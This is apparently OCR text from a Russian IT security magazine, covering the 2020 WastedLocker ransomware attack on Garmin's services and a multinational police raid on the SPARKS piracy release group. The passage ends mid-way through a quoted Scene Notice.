
Впрочем, продукты Garmin стоят не только на маленьких частных самолетах, но и на более серьезных реактивных машинах бизнес-авиации. Иными словами, компания, в восьмидесятые начавшая свой путь практически в гараже, сегодня — как и положено в архетипической истории — стала всемирно известной, а ее создатели заняли места в списке миллиардеров журнала Forbes.

КУДА ТЫ ЗАВЕЛ НАС, СУСАНИН-ГЕРОЙ?

Подробно рассказать об истории успеха компании было нужно, чтобы пояснить, насколько хорошо там умеют зарабатывать деньги. Дизайнеры и инженеры Garmin делают качественные устройства, для того чтобы покупатели были готовы переплатить за бренд с хорошей репутацией. Компания предлагает товары с учетом специализированных потребностей, чтобы входить на нишевые рынки. Руководство не забывает, что военные хорошо платят, а инвестиции в инновации окупаются.

И наконец, в Garmin хорошо знают, что недостаточно просто продать один товар — нужно создать инфраструктуру, чтобы клиенты радостно покупали сопутствующие товары, дополнительные аксессуары и подписывались на платные сервисы, которые сделают их жизнь удобнее.

Например, сервис flyGarmin для обновления авиационных баз данных и приложение Garmin Pilot — многофункциональный инструмент для планирования полетов. Прокладка маршрутов, прогноз погоды в реальном времени, отображение специальных предупредительных сигналов для авиации — а также ведение отчетности, вычисление расхода топлива и синхронизация всего этого на разных устройствах.



Всего лишь некоторые функции приложения Garmin Pilot

Короче, это приложение превращает телефон или планшет в полноценный электронный планшет летчика и очень сильно облегчает штурманскую работу, необходимую, если полет хоть сколько-нибудь сложнее развлечений в аэроклубе по выходным.

INFO


В странах Запада купить частный самолет, получить на него права пилота и летать на нем — гораздо проще, чем в России, и число таких самолетов, соответственно, гораздо выше. Это ведет к тому, что приходится как-то совмещать авиационные реалии, рассчитанные на профессиональных пилотов с длительной подготовкой, с тем, что ими могут пользоваться и пилоты-любители. На практике каждый летчик сам решает, насколько ему нужно заучивать авиационный жаргон и подражать профессионалам, — и современные технологии могут сильно облегчить эту задачу. Но и обходиться без них в случае чего будет очень непривычно.

Схожие услуги Garmin предлагает владельцам катеров и яхт, водителям-дальнобойщикам и компаниям-грузоперевозчикам. Множество любителей фитнеса использует их сервис Garmin Connect, который позволяет сохранять, анализировать и синхронизировать между несколькими устройствами данные о занятиях спортом — маршрут, длительность, график пульса. Через него же выполняется интеграция с популярным сервисом Strava — своего рода социальной сетью для бегунов, велосипедистов и других спортсменов.

И все эти нужные многим людям функции обрабатываются на серверах компании.

САМОЛЕТ ЗАХВАЧЕН, НИКУДА НЕ ЛЕТИМ

23 июля 2020 года серверы компании подверглись кибератаке вируса-шифровальщика WastedLocker, предположительно созданной и используемой знаменитой хакерской группировкой Evil Corp.



:21 PM File folder
:33 PM GARMINWASTED File
8:44 AM GARMINWASTED_INFO File
10:55 AM GARMINWASTED File
8:44 AM GARMINWASTED_INFO File
1:07 PM GARMINWASTED File
0 8:44 AM GARMINWASTED_INFO File
20 11:44 AM GARMINWASTED File
20 8:44 AM GARMINWASTED_INFO File
20 4:13 PM GARMINWASTED File
020 8:44 AM GARMINWASTED_INFO File
020 2:51 PM GARMINWASTED File
2020 8:44 AM GARMINWASTED_INFO File
020 3:01 PM GARMINWASTED File
/2020 8:44 AM GARMINWASTED_INFO File
2020 3:13 PM GARMINWASTED File
3/2020 8:44 AM GARMINWASTED_INFO File
2/2020 4:17 PM GARMINWASTED File
3/2020 8:44 AM GARMINWASTED_INFO File
22/2020 4:17 PM GARMINWASTED File

Изданию Bleeping Computer удалось получить подтверждение типа атаки и разновидности шифровальщика

Масштабы атаки впечатляют: компании пришлось отключить свои сервисы на несколько дней. Не работала даже служба поддержки пользователей — электронная почта и онлайн-чаты были недоступны полностью, телефонные кол-центры работали с перебоями.

Отключались в том числе и упомянутые выше flyGarmin и Garmin Pilot. И если без второго привыкшим к нему пользователям летать просто предельно неудобно, то без первого — еще и незаконно. По американским законам самолеты могут летать, только используя свежую навигационную информацию. Она должна обновляться раз в 28 дней — и свежие базы данных вышли 16 июля.

Если бы атака произошла чуть раньше, гораздо большее число пользователей нуждалось бы в свежем апдейте баз данных — и не могло его получить. К счастью, ничего непоправимого не произошло, и даже в худшем случае существовали запасные варианты обновления баз данных и планирования полетов. Но никто не знает, сколько вылетов было отложено (среди которых могли быть спасатели, почтальоны и рейсы с пассажирами), сколько транспортных компаний (грузовики которых используют похожие приложения для планирования маршрутов) начало свой рабочий день с задержек и нервотрепки.

Таким образом, атака на одну компанию вызвала проблемы у клиентов по всему миру. А если учесть, что это были за клиенты (стоит вспомнить, что носимые устройства Garmin весьма популярны у военных), история заслуживает серьезного внимания публики и экспертов. Можно было бы заподозрить и прямую угрозу национальной безопасности США (есть предположения, что Evil Corp связана с русской разведкой) — ее можно рассмотреть как в создании проблем авиации и грузоперевозкам, так и в угрозе любимым игрушкам многих солдат и офицеров.

INFO

Любовь военных к продукции фирмы Garmin легко понять — даже в армии США никогда не знаешь, когда пригодится запасной инструмент. В 2017 году даже был случай, когда у военного самолета произошла авария с разгерметизацией кабины, приборная панель мгновенно обледенела — и пилоты смогли довести самолет до базы лишь при помощи часов Garmin со встроенным GPS.

Но громко начавшаяся история закончилась скорее бесславно. Как и в случае со взломом Twitter, атакующим нужны деньги, а не хаос или хакерская романтика. Что ж, в этом случае деньги они получили — согласно информации издания Bleeping Computer, уже 24 или 25 июля хакеры передали Garmin программу-расшифровщик. Сумма выкупа составила предположительно 10 миллионов долларов, причем из-за того, что хакерская группировка Evil Corp находится под санкциями США, перевести им деньги было не так-то просто — не всякий посредник готов за это взяться. Увы, подробностей этой истории пока никто не раскрыл.

Деньги, впрочем, платили не зря — расшифровщик действительно сработал. Видимо, в Garmin сочли, что заплатить и расшифровать все зашифрованное проще, чем восстанавливаться из бэкапов. Но сервисы компании продолжали быть доступными с перебоями больше десяти дней. Любопытно, что на стоимости акций компании вся эта история пока отразилась вполне умеренно — за время атаки акции компании упали на пять долларов, но сейчас торгуются по ценам даже чуть большим, чем до атаки. Как говорится, сделаем вид, что ничего не было.

НЕ ЗАБУДЕМ, НЕ ПРОСТИМ

И все-таки эту историю следует взять на заметку — как делаем мы и издание Wired. При всей ее типичности для тех, кто следит за новостями кибербезопасности, она — предвестник множества еще более громких и серьезных проблем, что ждут мир в будущем.

Некоторые компании предоставляют слишком удобные продукты. Бизнес идет чересчур хорошо. Доля на рынке слишком высока. И все обрабатывается в облаке, потому что это модно и выгодно. Если полагаться на такие компании, они неизбежно подведут своих клиентов — потому что хакеры будут продолжать их атаковать. Слишком привлекательны такие цели — чем больше компания, тем больше можно с нее запросить, если она окажется достаточно безалаберной, чтобы позволить шифровальщику проникнуть в свои системы.

А распространение интернета вещей будет увеличивать вероятность того, что настоящими жертвами хакеров окажется не компания, несущая финансовые потери, — а ее клиенты. Представь себе, что аналогичная история произойдет с какой-нибудь системой электронного документооборота либо с сервисом обработки медицинских данных или сбора статистики с самоуправляемых автомобилей.

И чем более важными будут сервисы компании, чем больше будет ее охват рынка и бюджет — тем сильнее окажется желание заплатить небольшую в масштабах бизнеса сумму и поскорее решить проблему. Это раззадорит хакеров еще больше и добавит им мотивации атаковать крупные цели.

В идеальном мире чем больше компания и чем важнее услуги, которые она предоставляет, тем крепче должна быть ее кибербезопасность. Это верно, даже если сами услуги никак не связаны с интернетом, — вспомни историю 2017 года, когда шифровальщик WannaCry заражал устройства по всему миру, включая компьютеры и МРТ-сканеры британской системы здравоохранения NHS. Однако же на дворе 2020 год — и угроза шифровальщиков стала только сильнее. Поток новостей об очередной подобной атаке не иссякает.

Можно было бы сказать, что такова цена, которую мы платим за прогресс в компьютерных технологиях. Но на самом деле эту цену мы, клиенты крупных компаний, платим за их неповоротливость, разгильдяйство и нежелание тратить деньги на безопасность и правильное хранение бэкапов. Платим и продолжим платить — и когда-нибудь в будущем специалисты по кибербезопасности, расследуя очередную большую беду, пожалеют, что история компании Garmin никого ничему не научила.

Но может быть, именно ты станешь исключением из правил — и благодаря тебе будет одной подпиской на небезопасный сервис меньше, одним правильно сделанным бэкапом больше. И цена твоих действий будет измеряться не миллионами долларов выкупа, а бесценной возможностью вести нормальную жизнь.

КРАХ ПИРАТСКОЙ «СЦЕНЫ»

Мария Нефёдова
Мария «Mifrill» Нефёдова
nefedova@glc.ru

ПРАВООХРАНИТЕЛИ 18 СТРАН НАНЕСЛИ СОКРУШИТЕЛЬНЫЙ УДАР ПО РЕЛИЗ-ГРУППАМ

В конце августа пиратский андеграунд потрясла крупнейшая за последние несколько лет операция правоохранительных органов. В результате были закрыты десятки сайтов в 18 странах мира, а американские власти объявили об арестах как минимум двух ключевых участников релиз-группы SPARKS и ее дочерних ответвлений GECKOS, DRONES, ROVERS и SPLiNTERS.

Участники данных групп составляют так называемую The Scene — «Сцену». Этим словом обычно обозначают людей, находящихся на верхушке пиратской «пищевой цепи». Именно эти люди любыми способами достают DVD- и Blu-ray-копии фильмов и сериалов, причем обычно задолго до их официального поступления в розничную продажу, взламывают их DRM-защиту, а затем сливают их на торрент-трекеры и файлообменники. То есть «Сцена» служит причиной вечной головной боли правообладателей и антипиратских групп. И в настоящее время она почти перестала существовать.


Издание TorrentFreak написало о первых признаках паники среди пиратов еще 26 августа 2020 года.

Сообщения о масштабнейшем за последние годы рейде поступали из множества анонимных источников. Журналисты отмечают, что обычно люди из этой среды неразговорчивы, они всегда опасаются того, что их поймают, или же того, что «коллеги по цеху» сочтут их неблагонадежными и представляющими угрозу. Однако на прошлой неделе все изменилось, к тому же некоторые топ-сайты внезапно исчезли с радаров, а их операторы, судя по всему, подались в бега.

Все эти слухи сходились в одном: правоохранители развернули массовую облаву на участников релиз-групп SPARKS, GECKOS и DRONES. Судя по всему, под прицелом правоохранителей в основном оказались Европа и Скандинавские страны. Так, источники издания писали о рейдах в Нидерландах, Германии, Швейцарии и Польше, но лейтмотивом в их сообщениях снова и снова звучали Норвегия и Швеция.

Вечером того же дня эти панические слухи нашли подтверждение: Министерство юстиции США выступило с официальным заявлением. Очевидно, придя к выводу, что тайное уже стало явным, правоохранители рассекретили документы, датированные январем 2020 года и проливающие свет на происходящее.

Оказалось, что большое жюри предъявило обвинения в сговоре с целью совершения преступного нарушения авторских прав и других преступлений как минимум трем членам релиз-групп SPARKS и ее дочерним ответвлениям GECKOS, DRONES, ROVERS и SPLiNTERS.



b. Once they obtained the DVDs and Blu-Ray discs, members of the Sparks Group used computers with specialized software that compromised the copyright protections on the discs (a process known as "cracking" or "ripping") and reproduced and encoded the content in a high-definition format that could be easily copied and disseminated over the Internet.

c. Members of the Sparks Group then uploaded copies of the copyrighted content onto servers controlled by the Sparks Group, where other members of the Sparks Group further reproduced and disseminated the content on streaming websites, peer-to-peer networks, torrent networks, and other servers accessible to members of the public, all before the retail release date for the DVDs and Blu-Ray discs.

Обвинительное заключение описывает деятельность пиратов

Стало ясно, что рассмотрение этого дела в США ведется уже много месяцев, а предшествовавшее этому расследование длится и того дольше. В частности, шведский прокурор обмолвился, что расследование продолжается уже много лет, хотя и не назвал конкретных цифр.

Аресты и обыски

Представители Минюста США сообщили, что участие в этой масштабной спецоперации принимали правоохранительные органы из 18 стран на трех континентах (в том числе в Канаде, Кипре, Чешской Республике, Дании, Франции, Германии, Италии, Республике Корея, Латвии, Нидерландах, Норвегии, Польше, Португалии, Румынии, Испании, Швеции, Швейцарии и Великобритании), при поддержке Евроюста, Европола и множества других ведомств.

Результатом их совместной работы стало задержание ключевых членов группы SPARKS, а также многочисленные обыски и остановка работы серверов, которые «были конвейером для оптовой кражи интеллектуальной собственности».

В судебных документах Минюста США фигурируют три ключевых участника группы SPARKS:

- 50-летний Джордж Бриди (George Bridi), арестован на Кипре, так как был объявлен в розыск Интерполом;
- 36-летний Джонатан Корреа (Jonatan Correa) aka Raid, арестован в Канзасе;
- 39-летний житель Осло Умар Ахмад (Umar Ahmad) aka Artist, который, похоже, пока не арестован и, по данным властей США, еще на прошлой неделе находился на свободе.

Национальная служба уголовного розыска Норвегии (Kripos) отчиталась о том, что провела ряд крупномасштабных рейдов и изъяла компьютерное оборудование у подозреваемых. Также по обвинениям в нарушении Закона Норвегии об авторском праве были арестованы трое мужчин от 30 до 40 лет. До сих пор неясно, входил ли в их число Умар Ахмад.

Датские власти также подтвердили, что у четырех мужчин в возрасте от 35 до 48 лет были проведены обыски и впоследствии им предъявили обвинения в нарушении авторских прав. Сообщается, что во время обысков были изъяты серверы и другое компьютерное оборудование.

Из официальных источников известно, что в Швеции тоже было проведено 14 обысков, в том числе в Умео, Мальмё, Гётеборге и Стокгольме. Во время рейдов не было произведено ни одного ареста, однако, по словам прокурора Йоханны Колга (Johanna Kolga), в Швеции было изъято больше серверов, чем где-либо еще.

POLICE
SURETE VAUD
15 x 12 TB Raid!
CUERPO NACIONAL DE POLICIA

Фото правоохранительных органов Германии, Кореи, Латвии, Португалии, Испании, Швеции и Швейцарии

Журналисты TorrentFreak отмечают, что Artist, похоже, был очень важной частью произошедшего. Дело в том, в бумагах Умар Ахмад фигурирует как один из ключевых членов группы, однако правительство США пока не спешит привлекать его к уголовной ответственности. То же самое касается и Джорджа Бриди, чей никнейм пока неизвестен. Похоже, что единственным реальным обвиняемым по делу SPARKS в США до сих пор остается лишь Джонатан Корреа.

Инсайдеры?

Конечно, можно допустить, что члены SPARKS проявили неосторожность и не подозревали о многолетнем расследовании и интересе со стороны правительства США. Однако ряд источников TorrentFreak убежден, что все не так просто. К примеру, один из анонимных информаторов издания уверен, что неназванный участник «Сцены» не просто так решил уйти на покой в начале 2020 года (еще до пандемии COVID-19). Источник подчеркивает, что несколькими месяцами ранее другой человек, тесно связанный с другой известной релиз-группой, так же «заболел» и внезапно прекратил поставлять контент.

Издание намеренно не публикует названия этих групп и псевдонимы участников, отошедших от дел при странных обстоятельствах, но подтверждает, что релиз-группа, которая фигурирует во втором примере, действительно прекратила выкладывать материалы за несколько месяцев до конца 2019 года.

Все это породило слухи о том, что эти люди, вероятно, были скомпрометированы и не просто так «отошли от дел». По словам информатора, оба работали с одними и теми же источниками контента. По неподтвержденным данным, первая релиз-группа в итоге просто исчезла с радаров и до сих пор не возобновила свою деятельность, тогда как вторая столкнулась с правительством США, когда власти выяснили, откуда пираты брали свои DVD и Blu-Ray-диски.


По информации Евроюста, в общей сложности в ходе операции были отключены более 60 серверов в Северной Америке, Европе и Азии. Однако до сих пор трудно понять, какие из пиратских ресурсов были отключены добровольно, самими операторами (из страха «попасть под раздачу»), а какие закрыты правоохранительными органами. Именно по этой причине точного списка закрытых властями ресурсов до сих пор нет.

Журналисты TorrentFreak задаются резонным вопросом: почему операция, направленная против конкретной группы SPARKS, зацепила так много других команд, сайтов и спровоцировала настоящий хаос среди людей, составляющих основу «Сцены»? Судя по всему, ответ кроется в тесных связях, объединяющих членов SPARKS и прочих участников «Сцены». В частности, один из членов SPARKS был весьма влиятелен и «запустил свои щупальца повсюду», как выразился один из информаторов издания. И если члены SPARKS и другие участники «Сцены» действительно были так тесно связаны, то панику в пиратском андеграунде, важный сегмент которого теперь практически перестал существовать, весьма легко объяснить.

Что дальше?

С начала массовых обысков, арестов и паники минула всего неделя. Пользователи торрент-трекеров и стриминговых сайтов еще не успели ощутить на себе внезапную нехватку контента, которая, вероятно, ждет их в скором будущем, а общение оставшихся на свободе участников «Сцены» свелось к минимуму.

В начале текущей недели журналисты TorrentFreak обнаружили на так называемых PreDB-сайтах (pre-database) сообщение Scene Notice — уведомление, представляющее собой текстовый файл в формате .NFO.



```
Hello, fellow sceners...

Since no official notice has been going around with more information this writeup will hopefully
shed some light onto the whole 'corona era bust' or in other words, the SPARKS busts as the feds like to call it.

The scene has been hit hard by various agencies from around the globe. Totaling over 29 sites has been busted within 14 country's, mostly within Europe.
As from the looks now it is certain to say that the bust took a big bite out of the iSO scene. without a doubt, this will not be the last of it since
